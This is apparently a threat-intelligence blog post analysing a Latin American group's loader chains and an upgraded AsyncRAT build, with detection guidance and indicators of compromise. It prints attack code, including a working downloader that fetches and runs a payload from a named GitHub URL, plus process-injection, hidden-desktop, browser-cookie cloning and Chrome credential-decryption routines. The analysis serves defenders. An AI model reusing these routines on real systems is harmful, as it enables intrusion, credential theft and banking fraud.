


Still Circling: Blind Eagle's Toolkit Keeps Evolving

levelblue.com/blogs/spiderlabs-blog/still-circling-blind-eagles-toolkit-keeps-evolving

Serhii Melnyk

July 17, 2026



- [Home](#)
- [SpiderLabs Blog](#)

In June 2025, LevelBlue [SpiderLabs](#) published [Tracing Blind Eagle to Proton66](#), in which we assessed with high confidence that Blind Eagle (also tracked as APT-C-36, APT-Q-98, TAG-144, AguilaCiega), a threat actor focused on Latin America, had moved part of its VBScript delivery infrastructure onto the Russian bulletproof hosting provider Proton66. A year later, we're still tracking this cluster closely, and the group hasn't slowed down. If anything, it has kept building.

Between late May and early July 2026, we collected several fresh batches of samples from newly exposed Blind Eagle staging servers. Rather than retread ground we've already covered, this blog post focuses squarely on what's new.

Four developments stood out during this collection window:

1. a third distinct string-obfuscation scheme, including a JavaScript-based stage that replaces AES's standard Rijndael S-box with a bespoke permutation
2. a RunPE loader built entirely on a bare Autolt3 interpreter and staged through raw.githubusercontent.com, a domain most security stacks allow-list by default
3. a persistence disguise ("Photo Studio") that we found reused, byte-for-byte, across three independently obfuscated toolchains, pointing to a shared internal builder; and

4. a materially upgraded AsyncRAT build, internally codenamed JC-46, that introduces Windows Notification Facility (WNF) process injection, a custom Base28 payload encoding, a full Hidden VNC (HVNC) banking-fraud module with browser profile cloning, and a Chrome App-Bound Encryption (ABE) v20 bypass.

A Familiar Pattern, on New Servers

As in the Proton66 cluster, every sample set discussed in this post was recovered from an exposed, unauthenticated Apache open directory — a recurring Blind Eagle pattern that has now been documented by multiple independent research teams over a period of several years. Table 1 summarizes four representative staging servers behind this collection window.

These four IPs are just a slice of a much larger picture. They sit alongside a sprawling set of similarly built domains and IPs that heavily overlap, and that mostly rely on the same dynamic DNS services. Nearly all of them also host the same or near-identical payloads, built on identical or closely related logic. We won't catalog the entire footprint here, but we'll walk through some of the most interesting cases below.

Host	Server Banner	Files Recovered	Role in the Chain
46[.]246.84.5	Apache/2.4.58 (Win64) PHP/8.0.30	envifa.vbs, sostener2.vbs	XOR-0xE0 + AES-256-ECB VBS dropper with self-mutation
181[.]235.8.24	Apache/2.4.58 (Win64) PHP/8.2.12	31agosto.vbs, 31diciembre.vbs, andre.vbs, sostener.vbs	Custom stream-cipher loader → fileless RunPE
178[.]16.52.80	Apache/2.4.58 (Win64)	hold.bat, hold.vbs, hold.js	Triple-language dropper; custom AES S-box in JS
64[.]89.160.17	Apache/2.4.43 (Win64) PHP/7.4.4	System*.vbs, .pif (Autolt3.exe), .html (Autolt source)	Autolt3 RunPE loader staged via GitHub

Table 1. Open-directory staging servers observed across the May to July 2026 collection window.

One data point is worth calling out on its own: the C2 host recovered from the 46[.]246.84.5 dropper is not new infrastructure in any meaningful sense. That same IP address appears in historical AsyncRAT C2 resolution data for Blind Eagle dating back to [March 2023](#), resolving through the same commercial

VPN exit pool the group has leaned on for years. Whether this reflects literal infrastructure reuse or simply the actor drawing repeatedly from the same small, cheap VPN provider, it reinforces an assessment we have made previously: Blind Eagle's operational tempo is high, but its infrastructure choices are narrow, repetitive, and rarely refreshed.

One Actor, Three Obfuscation Dialects

Blind Eagle's VBScript droppers have always leaned on encrypted string tables and AES-wrapped payloads, but the three loader families recovered this cycle show a threat actor (or, more precisely, a crypter-as-a-service provider working for the actor) actively iterating on the obfuscation layer while leaving the underlying delivery logic essentially untouched: build a random %TEMP% folder, assemble an AES decryption stub in memory, execute it, and delete the evidence.

Fixed-key XOR and a Self-rewriting Dropper

The simplest of the three (46[.]246.84.5) XOR-encrypts 35 string constants with a single hardcoded byte, 0xE0, before assembling and executing an in-memory AES-256-ECB PowerShell decryptor.

```
' zv2F37CA() - the XOR string decryptor
Function zv2F37CA(idx)
    hexStr = zv551163(idx)      ' fetch encrypted hex from array
    key     = zv7B2BE8          ' hardcoded constant: &HE0 = 0xE0 = 224
    result = ""
    For i = 1 To Len(hexStr) Step 2
        b = CInt("&H" & Mid(hexStr, i, 2))
        result = result & Chr(b XOR key)
    Next
    zv2F37CA = result
End Function
```

Figure 1. The *envifa.vbs* / *sostener2.vbs* string decryptor— XOR against a single hardcoded byte, 0xE0.

More interesting is a self-mutation routine that reads the script's own source from disk, re-encrypts every string with a freshly randomized XOR key, renames every zv-prefixed identifier, and overwrites itself — changing the file hash on every single execution.

```

Sub zv4176C3()
    ' 1. Read own source from disk via FS0
    srcPath = WScript.ScriptFullName
    src      = ReadFile(srcPath)
    ' 2. Generate new random XOR key (1-255, never 0)
    newKey = Int(Rnd() * 254) + 1
    ' 3. Re-encrypt every string constant with newKey
    '     via regex matching array entries
    ' 4. Re-randomize all variable/function identifiers
    '     Pattern: zv[0-9a-fA-F]{4,} -> new random hex suffix
    ' 5. Overwrite self on disk with mutated source
    WriteFile(srcPath, mutatedSrc)
End Sub

```

Figure 2. Because the key and every identifier change on each run, hash-based IOCs from this family go stale the moment a sample executes once.

The practical takeaway for defenders is unambiguous: file hashes for this loader family are worthless beyond a single infected host. Detection has to anchor on the constant 0xE0 XOR key, the zv-prefixed identifier pattern, and the AES-256-ECB PowerShell decryption skeleton described later in this post — all of which recur, with only cosmetic changes, across every loader family we discuss below.

A Hand-rolled Stream Cipher, Disguised with Fake Arithmetic

The 181[.]235.8.24 loader family (31agosto.vbs, 31diciembre.vbs, andre.vbs, sostener.vbs) is considerably more elaborate. Roughly 95% of each 3.5 to 4.0 MB file is a single giant Base64-like string built from thousands of chained VBScript string-concatenation statements — not junk, but the AES ciphertext for the next stage, split into small fragments purely to defeat naive Base64-blob signatures and to inflate the file well past the size threshold some scanners use to skip deep inspection.

Layered on top of that is a second obfuscation trick: a 13-element array of pipe-delimited byte values is deliberately populated out of index order, and the “correct” reassembly order is computed via arithmetic expressions that look like a keyed shuffle but evaluate, every time, to the identity mapping 0, 1, 2 ... 12.

```

Dim kJE2enc(12)
kJE2enc(0)=3*4-12      ' = 0
kJE2enc(1)=10*2-19     ' = 1
kJE2enc(2)=11*11-119   ' = 2
' ... (all twelve remaining entries also evaluate to 0..12, in order)
For oQBZ5Wwfbrd=0 To 12
    zewqyYeGwnr = zewqyYeGwnr & Za6KYEr0nW8X(kJE2enc(oQBZ5Wwfbrd))
Next
ExecuteGlobal pLkL090M1Sly(zewqyYeGwnr)

```

Figure 3. A “keyed shuffle” that is, on inspection, a no-op — cheap but effective against static de-obfuscators that reorder arrays without actually evaluating the arithmetic.

The reassembled stream is then fed into a genuinely custom decoder: a stateful cipher combining a running XOR accumulator, a small per-build rotation table, and an 8-bit rotate-right-by-3 operation — functionally similar to a simplified RC4/TEA keystream generator, but entirely bespoke.

```

Function pLkL090M1Sly(tdSEklFYE)
    f8zgoRP1 = Split(tdSEklFYE, "|")
    Xre3hWmiYlI6E1 = PAEj0Kl      ' running state, seeded per build (e.g. 7)
    For EUHnND3k = 0 To UBound(f8zgoRP1)
        ofVqhd0vhQ5vDeP = CInt(f8zgoRP1(EUHnND3k))
        JvGE1CGB1 = (ofVqhd0vhQ5vDeP - Xre3hWmiYlI6E1 - PAEj0Kl + 65536) Mod 256
        Xre3hWmiYlI6E1 = (Xre3hWmiYlI6E1 + JvGE1CGB1 + EUHnND3k) And 255
        ofVqhd0vhQ5vDeP = JvGE1CGB1 Xor ((Wgpoff7(EUHnND3k Mod 4) Xor (EUHnND3k And 255)) And 255)
        ofVqhd0vhQ5vDeP = ((ofVqhd0vhQ5vDeP \ 8) Or ((ofVqhd0vhQ5vDeP * 32) And 255)) And 255
        wXI46Efgc(EUHnND3k) = ofVqhd0vhQ5vDeP
    Next
    ' ... Chr()/Join() reconstruct the plaintext string
End Function

```

Figure 4. The custom stream-cipher decoder. Every constant here — the seed, the rotation table length and values, and the variable names — is randomized per build; the algorithm itself stays fixed.

The decoded output runs via ExecuteGlobal and reveals a clean, legible stage-2 script whose real purpose is disguised behind a fake photo-viewer identity – the same “Photo Studio” cover story we return to below. From there, an AES-256-ECB-encrypted PowerShell payload compiles inline C# via Add-Type and performs process hollowing into RegSvc.exe, the signed .NET Services Installation Tool. A commented-out line in that final stage:

```

#XLOADER $processToHollow =
[System.Diagnostics.Process]::GetCurrentProcess().MainModule.FileName

```

is a builder artifact, suggesting that this RunPE template was copied or licensed from the XLoader/FormBook loader ecosystem, a pattern of template reuse that is common among commercial crypter and loader-as-a-service operators.

A JavaScript Stage with its own AES S-box

The most technically distinctive sample in this collection came from 178.16.52.80: a three-file chain (hold.bat, hold.vbs, hold.js) in which the final JavaScript stage implements a fully custom AES-256 cipher — not a wrapper around .NET's AesCryptoServiceProvider, but a hand-rolled implementation with a non-standard substitution box and non-standard round constants.

```
// Inside the decoded inner JS – custom SBOX (NOT standard Rijndael values)
var SBOX = [0xC6, 0xD9, 0xD2, 0xDE, ...];
var RCON = [0xC3, 0xC0, 0xC6, ...];

function decryptAndRun(embeddedBytes, keyBytes) {
  var plainBytes = aesDecrypt(embeddedBytes, keyBytes); // custom AES
  var hex = plainBytes.map(b => (b ^ 0xA5).toString(16)).join("");
  var stream = new ActiveXObject("ADODB.Stream");
  stream.WriteText(hex);
  stream.SaveToFile(tmp, 2);
  shell.Run("powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden"
    + " -ExecutionPolicy Bypass -Command " + psCmd, 0, true);
}
```

Figure 5. hold.js— a custom AES-256 implementation with a substituted S-box and RCON table, then an additional 0xA5 XOR mask layered on top of the decrypted output.

Substituting both the S-box and the round constants is a meaningfully more sophisticated evasion choice than anything else in this collection: any tool, decryptor, or YARA rule that fingerprints standard Rijndael constants will silently fail against this sample, even though the overall cipher structure is still recognizably AES. Combined with the outer XOR-hex VBScript layer (13,409 concatenated fragments, alternating key bytes 0x88/0x1E) and the DOS-batch-disguised-as-.exe first stage, this is a four-layer obfuscation stack for what is, functionally, the same “Photo Studio” persistence and fileless PowerShell execution pattern seen in the other two families.

Dedicated to hunting and eradicating the world's most challenging threats.

[SpiderLabs](#)

A Bare Autolt3 Interpreter, Staged from GitHub

The fourth staging server, 64[.]89.160.17, introduced a delivery mechanism we had not previously documented for this actor: instead of a single obfuscated dropper, two small VBScript downloaders (System3.vbs, System5.vbs, roughly 790 bytes each) simply shell out to PowerShell to fetch two files from raw.githubusercontent.com and chain them together.

```

url1 = "https://raw.githubusercontent.com/cabeto850128/comicsam/refs/heads/main/kiSBj4DDvg.pif"
targetPath1 = "C:\Users\Public\Downloads\installer.exe"
url2 = "https://raw.githubusercontent.com/cabeto850128/comicsam/refs/heads/main/CdBhhfa.html"
targetPath2 = "C:\Users\Public\Downloads\config.data"
psCommand = "powershell.exe -WindowStyle Hidden -Command " & _
    ""Invoke-WebRequest -Uri '" & url1 & "' -OutFile '" & targetPath1 & "' ; " & _
    "Invoke-WebRequest -Uri '" & url2 & "' -OutFile '" & targetPath2 & "' ; " & _
    "Start-Process '" & targetPath1 & "' -ArgumentList '" & targetPath2 & """"
Set objShell = CreateObject("WScript.Shell")
objShell.Run psCommand, 0, True

```

Figure 6. The complete, functional body of System3.vbs. No .ps1 file ever touches disk; the PowerShell command is built inline and passed via -Command.

The file downloaded as installer.exe / .pif has a legitimate “Autolt Consulting Ltd” version resource and is, on inspection, the generic Autolt3.exe runtime with no compiled script attached — the AU3!EA06 marker that Aut2Exe embeds into self-contained builds is entirely absent. In other words, the actor ships the interpreter and the malicious logic as two independent files precisely so the interpreter’s hash always matches a known-clean Autolt release, while the actual script (fetched separately and mislabeled with a .html extension) can be swapped at will without repacking anything.

That script implements roughly 12,000 lines of heavily obfuscated Autolt, with essentially every literal string and API name run through a custom decoder the author named Wales(). Each call site supplies a]-delimited list of shifted character codes and a key expressed as a division rather than a bare integer.

```

DllCall(Wales("111]105]118]114]105]112]55]54]50]104]112]112", 36/9), ...)

' Decoding: key = 36/9 = 4. Split on ']': [111,105,118,114,105,112,55,54,50,104,112,112]
' Subtract 4, then Chr(): 107='k' 101='e' 114='r' 110='n' 101='e' 108='l' 51='3' 50='2'
' 46='.' 100='d' 108='l' 108='l' => "kernel32.dll"

```

Figure 7. Worked decode of a single Wales() call site. Scripted decoding across all 2,101 call sites recovers the loader’s complete DllCall() surface.

Decoding the full call graph confirms that this is another process-hollowing loader — fingerprinting installed AV/EDR by process name, spawning AppLaunch.exe or jsc.exe suspended, unmapping the legitimate image, decompressing an embedded payload (RtlDecompressFragment / LZNT1), writing it in, and resuming the thread. One detail is worth flagging on its own: before spawning the hollowing target, the script builds an extended STARTUPINFOEX attribute list with PROC_THREAD_ATTRIBUTE_PARENT_PROCESS (0x00020000), populated with a handle obtained via OpenProcess(..., ProcessExists("explorer.exe")) — classic parent-process-ID spoofing, so process-tree telemetry shows the hollowed process as a child of Explorer rather than of the Autolt interpreter that actually created it.

Defenders relying on domain-reputation controls for stage-2 downloads should not treat GitHub raw-content URLs as inherently safe and should instead alert on the command-line pattern itself: an Autolt3.exe-identified process invoked from a user-writable directory with a non-.au3 file argument is anomalous regardless of where that file was retrieved from.

“Photo Studio”: One Persistence Disguise, Three Toolchains

Perhaps the most useful correlation to come out of this collection window did not come from any single sample, but from comparing all of them side by side. Three independently obfuscated loader families — the 181[.]235.8.24 stream-cipher loader, the 178[.]16.52.80 triple-language dropper, and the JC-46 AsyncRAT chain discussed below — all decode to the identical persistence cover identity, down to the exact string values:

Constant	Value (identical across all three families)
Scheduled task name	Photo Studio
Dropped persistence file	PhotoStudio.vbs
Persistence task tag / folder	PhotoStudioVBS
Task logon type	InteractiveToken
Task run level	LeastPrivilege
Task action command	wscript.exe

Table 2. “Photo Studio” configuration constants recovered, unchanged, from three separately obfuscated toolchains.

These three families use entirely different outer obfuscation — hex-XOR string tables in one, a custom stream cipher in another, rolling XOR with a distinct seed in the third — yet the decoded stage-2 logic that installs persistence is functionally and, in places, literally identical, right down to a Task Scheduler XML template built from ~40 assembled string fragments and a helper function that writes files via a double ADODB.Stream trick specifically to force UTF-8-without-BOM encoding. This is strong evidence of a shared internal builder: the obfuscation layer is generated fresh per campaign (probably to defeat hash- and signature-based detection), while the payload-delivery and persistence logic is templated and reused wholesale. Notably, none of the samples we examined were observed actually invoking the scheduled-task creation routine at runtime in the code path reached during static analysis — the full Task Scheduler XML machinery is present and callable in every family but appears to be a builder feature that individual campaigns can enable or leave dormant.

For threat hunters, this makes “Photo Studio” / “PhotoStudioVBS” a high-confidence pivot: regardless of which lure filename, encryption scheme, or final RAT family is in play, a scheduled task or

%LOCALAPPDATA% folder under that name is a durable signal that a host is running this builder's output.

JC-46: A Materially Upgraded AsyncRAT Build

The most significant find in this collection window is a four-layer chain (31agosto.vbs, andre.vbs, sostener.vbs — reusing the same filenames as the stream-cipher loader family above but carrying a different final payload) that terminates in a heavily customized AsyncRAT build the developer's own debug artifacts refer to as project JC-46.

Layer-by-Layer: From Hex-XOR to Base28

The chain's first two stages follow the pattern already described above — fixed hex-XOR (key 0x8F) in stage one, a 99-entry rolling-XOR string table (seed 0x8C, computed at runtime as 0x4C XOR 0xC0) in stage two — before AES-256-ECB decryption yields a 634 KB PowerShell orchestrator. That script introduces a genuinely new encoding scheme we had not seen documented elsewhere for this actor: a custom Base28 alphabet (the 26 uppercase Latin letters plus lowercase 'a' and 'b') used to encode two further payload blobs.

```
function ConvertFrom-Base28 {
    param ([string]$b28)
    $alpha = 'ABCDEFGHIJKLMNOPQRSTUVWXYZab' # 28-char custom alphabet
    $lut = @{}
    for ($k = 0; $k -lt 28; $k++) { $lut[$alpha[$k]] = [long]$k }
    $out = [System.Collections.Generic.List[byte]]::new()
    $i = 0; $n = $b28.Length
    while ($i -lt $n) {
        $r = $n - $i
        if ($r -ge 5) {
            # 5 Base28 chars encode 3 bytes (28^5 = 17,210,368 > 2^24)
            $v = [long]0
            for ($j = 0; $j -lt 5; $j++) { $v = $v * 28 + $lut[$b28[$i + $j]] }
            $out.Add([byte](($v -shr 16) -band 0xFF))
            $out.Add([byte](($v -shr 8) -band 0xFF))
            $out.Add([byte]($v -band 0xFF))
            $i += 5
        } # ... 4-char and 2-char remainder cases handled similarly
    }
    return ,$out.ToArray()
}
```

Figure 8. stage3.ps1's custom Base28 decoder. Output strings look like random capitalized text rather than the recognizable padding and alphabet of standard Base64, which is enough to dodge most Base64-pattern detections.

The Base28-decoded bytes are then AES-256-CBC decrypted (a different, hardcoded 32-byte key and 16-byte IV per blob) into two artifacts: Paralell.dll (a 69 KB, CryptoObfuscator-protected .NET injector) and Client1.exe (the 298 KB AsyncRAT payload itself). Paralell.dll's own debug symbols were left in the build:

```
PDB path (verbatim): C:\Users\UserPC\source\repos\JC-46\JC-46\Paralell\Paralell\bin\Debug\CryptoObfuscator_Output\Paralell.pdb
```

This single string leaks the developer's machine username (UserPC), confirms CryptoObfuscator as the commercial .NET protector used post-build, and gives us the campaign's internal project name — the same JC-46 that also appears, commented out, as a builder tag (“#XLOADER”) inside the PowerShell orchestrator itself.

WNF Injection: A Step Up from CreateRemoteThread

Paralell.dll's class and method names follow a consistent fashion/clothing theme (CoutureFlow, StyleInjection, RunwayWalk) that reads as innocuous on casual review but maps cleanly onto a process-injection engine. Rather than the classic VirtualAllocEx / WriteProcessMemory / CreateRemoteThread sequence that most EDR products key on, the injector's primary path abuses the Windows Notification Facility (WNF) via the undocumented NtUpdateWnfStateData syscall to trigger the payload as a kernel-delivered callback, with process hollowing retained only as a fallback for older Windows targets.

```
// 1. Spawn the target (MSBuild.exe) suspended
CreateProcess(targetPath, ..., CREATE_SUSPENDED, ...)
// 2. Allocate RW memory in target for the entry stub
VirtualAllocEx(hProcess, NULL, stubSize, MEM_COMMIT, PAGE_READWRITE)
// 3. Write the stub, then flip it executable
WriteProcessMemory(hProcess, pRemote, stub, stubSize, NULL)
VirtualProtectEx(hProcess, pRemote, stubSize, PAGE_EXECUTE_READ, &old)
// 4. Register a WNF state subscription pointing at the stub -
//    no CreateRemoteThread, no visible remote thread in the process list
NtUpdateWnfStateData(&WNF_SHEL_APPLICATION_STARTED, pRemote, ...)
// 5. Resume the process - the WNF callback fires and Client1.exe runs
ResumeThread(hThread)
```

Figure 9. Reconstructed WNF injection flow (Paralell.dll). The injection target, MSBuild.exe, is a Microsoft build tool that most EDR baselines whitelist by default.

This is a meaningful capability upgrade from the plain process-hollowing that has characterized Blind Eagle's tooling in every other sample we examined this cycle (and in prior public reporting), and it is purpose-built to defeat the specific behavioral heuristic (WriteProcessMemory followed by a remote thread creation) that most EDR products use to catch classic injection.

HVNC and Browser Profile Cloning: The Banking-fraud Engine

Client1.exe's most operationally significant feature is a Hidden VNC (HVNC) module built specifically around Blind Eagle's banking-fraud mission. The RAT creates an entirely separate Windows desktop that is never connected to any monitor or user session, spawns an Explorer shell onto it for a normal-looking taskbar and start menu, and streams it to the operator while forwarding their mouse and keyboard input back.

```
IntPtr hvncDesktop = CreateDesktopW(
    randomHexName,          // example 'a3f9b2c1' - not visible in the desktop switcher
    null, null, 0, DESKTOP_ALL_ACCESS, null);
SetThreadDesktop(hvncDesktop);
CreateProcessW("explorer.exe", null, null, null, false,
    CREATE_NEW_CONSOLE, null, null,
    startupInfo,          // lpDesktop = hvncDesktop name
    out procInfo);
// Screenshots of the hidden desktop stream to the operator over the HVNC| channel
```

Figure 10. Hidden desktop creation, reconstructed from Client1.exe imports and strings.

The operator does not have to phish banking credentials separately: once on the hidden desktop, the RAT pauses the victim's real browser process just long enough to copy its Chromium profile (cookies, Login Data, Local State, Web Data) into a clone directory, resumes the victim's browser, and launches a second, fully authenticated browser instance on the hidden desktop using that cloned profile.

```
// Examples of Spanish-language strings embedded in the clone routine:
// 'Perfil clonado exitosamente!' = 'Profile cloned successfully!'
// 'Error clonando: '           = 'Error cloning: '

NtSuspendProcess(victimBrowserPID)
robocopy.exe <src_profile> <clone_path> /MIR /R:0 /W:0 // fast mirror; falls back to manual copy
ResumeProcess(victimBrowserPID)

chrome.exe --user-data-dir=<clone_path> --no-sandbox
           --disable-features=RendererCodeIntegrity
```

Figure 11. Browser profile cloning sequence. The victim's real session is interrupted for only as long as the file copy takes; the operator then controls an independently authenticated banking session on the hidden desktop.

While the operator works in the hidden session, the visible desktop is covered by a full-screen, topmost overlay in Spanish, purporting to be an in-progress browser update.

```
"Actualizando su navegador..."
// 'Updating your browser...'
"Por favor espere. No cierre ni apague su equipo."
// 'Please wait. Do not close or turn off your computer.'
```

Figure 12. Victim-facing distraction overlay strings extracted verbatim from Client1.exe.

Google introduced App-Bound Encryption (ABE) in Chrome 127 (August 2024) specifically to stop non-Chrome processes from decrypting saved credentials and cookies. Client1.exe implements a working bypass for ABE v20 – escalating to SYSTEM via Winlogon token impersonation, then using the Windows CNG APIs to decrypt the ABE master key before falling back to direct SQLite write-ahead-log parsing to read the cookie database while Chrome still has it locked.

```
OpenProcessToken(winlogon_pid, TOKEN_DUPLICATE, &hToken);
DuplicateTokenEx(hToken, ..., TokenImpersonation, &hImpToken);
ImpersonateLoggedOnUser(hImpToken);
AdjustTokenPrivileges(..., SE_DEBUG_NAME, ...);

NCryptOpenStorageProvider(&hProvider, MS_KEY_STORAGE_PROVIDER, 0);
NCryptOpenKey(hProvider, &hKey, keyName, 0, 0);
NCryptDecrypt(hKey, encryptedKey, ..., decryptedKey, ...);

BCryptOpenAlgorithmProvider(&hAlg, BCRYPT_AES_ALGORITHM, NULL, 0);
// BCRYPT_CHAIN_MODE_GCM for Chromium v96+ cookie values
```

Figure 13. Reconstructed Chrome App-Bound Encryption v20 bypass, based on NCrypt/BCrypt import and string analysis of Client1.exe.

The fact that the group is actively tracking and defeating a Chrome security feature introduced in mid-2024 tells us something about their current investment level: this is not a static, “set it and forget it” commodity build, but tooling under continued development against the specific defenses their banking-fraud targets rely on.

The Rest of the Capability Set

Beyond WNF injection and HVNC, JC-46’s capability set is broad even by commodity-RAT standards. The table below summarizes it by category.

Category	Capabilities
Surveillance	Keylogger; screenshot streaming; HVNC hidden desktop; webcam live stream (wchelper.exe module extracted from an embedded wch.zip); audio capture; clipboard monitor/hijack
Credential theft	Chromium-family password/cookie theft across 20+ browser profiles; Chrome App-Bound Encryption v20 bypass; Windows Credential Manager dump; Outlook and Thunderbird credential parsing; Wi-Fi passwords in cleartext

Hidden RDP (HRDP)	Creates a hidden local admin account excluded from the login screen; enables RDP and disables Network Level Authentication; installs RDP Wrapper on Windows Home; opens a UPnP port mapping; reverse-tunnels TCP 3389 back to the C2
UAC bypass (5 methods)	fodhelper.exe registry hijack; cmstp.exe INF abuse; eventvwr.msc mscfile hijack; DelegateExecute via computerdefaults.exe; Task Scheduler XML with HighestAvailable
Defense evasion	Disables Windows Defender's real-time protection and adds exclusions; forges an NVIDIA version resource; WNF-based injection; Spanish-language distraction overlay during HVNC sessions
Reconnaissance	WMI hardware/OS fingerprint; geo-IP lookup; AV product enumeration; hardware ID hashing; local /24 ICMP sweep; installed-software inventory

Table 3. JC-46 (Client1.exe) capability inventory, grouped by objective.

The Hidden RDP module is worth a brief note of its own: it enumerates and tries both English and Spanish-locale local group names when adding its hidden account to Administrators and Remote Desktop Users – a small detail, but one more piece of evidence for a development team fluent in, and building specifically for, Spanish-language Windows environments.

Detection Takeaways for Defenders

Rather than chasing rapidly changing hashes and obfuscation, defenders should prioritize stable behavioral patterns that persist across Blind Eagle campaigns. High-value detections include wscript.exe or cscript.exe spawning PowerShell, followed by execution of rarely used Microsoft binaries such as RegSvcs.exe, MSBuild.exe, jsc.exe, or AppLaunch.exe, particularly when they perform process injection or hollowing.

Organizations should avoid blindly allow-listing trusted services such as raw.githubusercontent.com; instead, correlate downloads with subsequent execution from user-writable directories. Likewise, monitor for legitimate interpreters such as AutIt3 executing scripts from %TEMP% or %LOCALAPPDATA%, regardless of the interpreter's reputation.

From a hunting perspective, the most durable host indicators are the shared persistence artifacts reused across multiple loader families, including the "Photo Studio" scheduled task and %LOCALAPPDATA%\PhotoStudioVBS. Defenders should also monitor for browser profile cloning, anomalous access to Chromium profile data by non-browser processes, and process creation patterns

indicative of parent-process spoofing or WNF-based injection, as these behaviors are considerably more resilient detection opportunities than the actor's frequently changing obfuscation layers.

Conclusion

A year on from Tracing Blind Eagle to Proton66, the group's fundamentals remain exactly as we described them then: Spanish-language phishing against Colombian and broader Latin American targets, commodity RATs wrapped in custom loader chains, DuckDNS infrastructure, and a level of operational security that continues to hand defenders open directories, leftover PDB paths, and hardcoded keys on a routine basis. What has changed is the sophistication of specific components — a hand-rolled AES implementation with its own S-box, WNF-based injection built to specifically defeat CreateRemoteThread heuristics, and an HVNC/browser-cloning module under active development against Chrome's newest anti-theft protections.

It's also worth pausing on why a toolkit this recognizable keeps working. Blind Eagle isn't succeeding because its tradecraft is stealthy in any absolute sense — it's succeeding because the core delivery mechanics (VBScript droppers, %TEMP%-staged AES decryption stubs, wscript/cscript spawning PowerShell) and the payloads riding on top of them (NjRAT, AsyncRAT, LimeRAT) have barely changed in years, and that stability is the point, not an oversight. A VBScript-to-PowerShell dropper chain is cheap to build, trivial to re-obfuscate on demand, and lands in environments where legacy scripting hosts are still enabled by default and where signature- and hash-based detection is still the primary line of defense. Commodity RATs persist for the same reason commodity malware always persists: they're maintained by someone else, they're cheap or free to license, and their capability set (keylogging, credential theft, remote access, HVNC) already covers everything a banking-fraud operation needs. There is no incentive to replace a delivery mechanism or a RAT family that continues to get past defenses; the incentive is only to keep re-skinning the obfuscation layer just enough to stay ahead of hash- and signature-based detection, which is precisely the pattern this collection window shows across all four sample sets.

That is also why the group's investment is so selective. Rather than rebuilding its toolkit end to end, Blind Eagle channels effort into the small number of components that most directly serve its objectives (a new S-box here, a WNF injection path there, an HVNC module aimed squarely at defeating a specific Chrome protection) while leaving the VBScript delivery skeleton, the commodity RAT core, and the infrastructure patterns untouched.

The group is not reinventing itself; it is investing selectively in the pieces of its toolkit that most directly serve its banking-fraud objectives, while continuing to outsource everything else to commodity malware and a shared external builder. For defenders, this is the key takeaway: the same VBScript-and-commodity-RAT playbook that worked against this actor a year ago, and years before that, still works today.

Appendix: Indicators of Compromise

Network

Indicator	Notes
46[.]246.84.5	Open-directory staging server; historically resolved AsyncRAT C2 domains via frootvpn.com since at least March 2023
181[.]235.8.24	Open-directory staging server hosting the stream-cipher loader family
178[.]16.52.80	Open-directory staging server hosting hold.bat / hold.vbs / hold.js
64[.]89.160.17	Open-directory staging server hosting the Autolt RunPE chain
raw.githubusercontent.com/cabeto850128/comicsam	GitHub repository used to stage the Autolt interpreter and loader source
rema200426.duckdns.org	JC-46 AsyncRAT C2 (DuckDNS registration pattern suggests use since at least April 2020)

Table 4. Network indicators.

Files and Persistence

Indicator	Notes
envifa.vbs / sostener2.vbs	XOR-0xE0 + AES-256-ECB self-mutating dropper

31agosto.vbs / 31diciembre.vbs / andre.vbs / sostener.vbs	Stream-cipher and JC-46 loader family (filenames reused across two distinct final payloads)
hold.bat / hold.vbs / hold.js	Triple-language dropper with custom AES S-box
System3.vbs / System5.vbs	GitHub-staging Autolt downloaders
kiSBJ4DDvg.pif / XjvdJar2Kf.pif	Bare Autolt3.exe interpreter, renamed
Paralell.dll (SHA-256 a4fbd707f4ce7ca68e6137cef1c56b6f408e5f0a0f148434d996bb98c3a21fff)	JC-46 WNF process injector
Client1.exe (SHA-256 a73cb9d5d46e19f3daa4a14cfe5d8fa4319a3d62452039e4972e6a316bbb26f4)	JC-46 AsyncRAT payload, Gen:Variant.AsyncRAT.23
